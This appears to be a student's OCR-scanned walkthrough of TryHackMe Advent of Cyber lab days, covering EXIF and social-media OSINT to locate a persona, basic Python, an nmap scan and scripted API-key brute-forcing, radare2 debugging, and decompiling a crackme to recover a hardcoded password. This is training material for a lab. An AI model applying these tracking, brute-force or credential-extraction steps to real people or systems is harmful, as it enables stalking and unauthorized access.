
Question 9

Get flag on view exif data too.

Image Exif Data	Value
File Name	lights-festival-website (1).jpg
Filesize	49.96K
Width	650 pixels
Height	510 pixels
Mime Type	image/jpeg
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
Exif Version	0231

Question 11

Go google search marriott chicago.



Thought Process/Methodology:
We go to reddit search IGuidetheClaus2020,then tap to the comment and get link. We tap the overview to know where he born.We go google search rudolph reindeer creator.At the comment,it show that sometimes he use twitter.We go google search twitter IGuidetheClaus2020.We find her favourite show on twitter.We save photo.Go google search google reverse image search.Then try one by one the link.We go download the high resolution image on twitter.Then we go upload it on view exif data to get the coordinate.We get flag on view exif data too.Then we go google search marriott chicago.


Day 15

Tools used: VS Code, google chrome

Solution/Walkthrough:


Question 1

Add a variable ‘n’ and print.




Question 2

The answer ‘PyPi’ is given on top of the questions.




Question 3


Add a variable ‘n’ and print.




Question 4

The hint was given in TryHackMe.com and the answer is confirmed by searching google.





Question 5




Question 6

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.


Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

Question 7



Question 8




Thought Process/Methodology:
Install VS Code and Install Python within the VS Code. Simply add a new file with .py behind. Run the code as what the questions have mentioned in TryHackMe.com. Most of the answers can be found in the 'TERMINAL' in VS Code once we run the code correctly. The other questions can be found on TryHackMe.com.


Day 16 - Help! Where is Santa?

Tool used: Firefox, Kali Linux


Question 1:




Question 2:




Question 3:



Question 4:



Question 5 & Question 6:



Thought Process/Methodology:

Run nmap to find the port number and view the source page of the ip to get the directory for the API or run the python script to get the api directory, it is a html, and it is with a href tag. After that, we can make a python script for us to find the correct api key by using loop. The hint is also given that it is an odd number. After the script is done, you should get the answer of what is the correct api key and where is the Santa location.

Day 17 – ReverseELFneering

Used tool: Firefox, Kali linux

Question 1:

Initial Data Type	Suffix	Size (bytes)
Byte	b	1
Word	w	2
Double Word	l	4
Quad	q	8
Single Precision	s	4
Double Precision	l	8

Question 2:

This will open the binary in debugging mode. Once the binary is open, one of the first things to do is ask r2 to analyze the program, and this can be done by typing in: `aa`

Note, when using the `aa` command in radare2, this may take between 5-10 minutes depending on your system.

Which is the most common analysis command. It analyses all symbols and entry points in the executable. The analysis, in this case, involves extracting function names, flow control information, and much more! r2 instructions are usually based on a single character, so it is easy to get more information about the commands.

Question 3:

> A **breakpoint** specifies where the program should stop executing. This is useful as it allows us to look at the state of the program at that particular point. So let's set a breakpoint using the command `db` in this case, it would be `db 0x00400b55` To ensure the breakpoint is set, we run the `pdf @main` command again and see a little **b** next to the instruction we want to stop at.

Question 4:

Running `dc` will execute the program until we hit the breakpoint. Once we hit the breakpoint and print out the main function, the rip which is the current instruction shows where execution has stopped. From the notes above, we know that the **mov** instruction is used to transfer values. This statement is transferring the value 4 into the `local_ch` variable. To view the contents of the `local_ch` variable, we use the following instruction `px @memory-address` In this case, the corresponding memory address for `local_ch` will be `rbp-0xc` (from the first few lines of **@pdf main**) This instruction prints the values of memory in hex:

Question 5 & Question 6 & Question 7:

Thought Process/Methodology:

After ssh and login into the account given, run the command r2 -d ./challenge1 (challange1 can be found by doing ls) and analyse the program by typing aa, it would take a few minutes to be done. We know that there is a function at main so after analysing, use command pdf @main to get the value. The value of local_ch when its corresponding movl is stated there. We will be multiplying 1 by 6 because we are moving the value 1 down to the eax. The last answer is still 6 before the eax is set to 6 because we are just talking the value of eax and copying into the other variable.


Day 18 - The Bits of Christmas

Tools used: Kali Linux, Remmina, Firefox

Solution/Walkthrough:

Question 1:


Enter a wrong password on TBFC_APP and it is shown as below.



Question 2:

We found the TBFC stand for The Best Festival Company.

Question 3 & Question 4 & Question 5




Question 6

The password is shown in the column below

```
sbyte* ptr = (sbyte*)System.Runtime.CompilerServices.Unsafe.AsPointer(ref <Module>.??_C@_0BB@IKKDFEPG@santapassword321@);
```

Question 7

We try to enter the password and the flag is shown.



Thought Process/Methodology:

Having accessed the target machine, we install the Remmina first. Insert our target machine IP address on the bar given, followed by inserting the username and password given in the tryhackme.com. Open TBFC_APP and ILSpy-Shortcut. In ILSpy-Shortcut, we open TBFC_APP and it appears under Assemblies. Scroll down and we could find CrackMe and extend it. We then extend the MainForm and try to find the buttonActivate_Click(object,EventArgs):void. We opened it and the details are shown on the right-hand side. We found the password and transfer it to the TBFC_APP. The flag is shown.

Day 19 - The Naughty or Nice List.

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1:

We try insert the name one by one and the list is shown.

Tib3rius is on the Nice List.

Timothy is on the Naughty List.


JJ is on the Naughty List.

YP is on the Nice List.

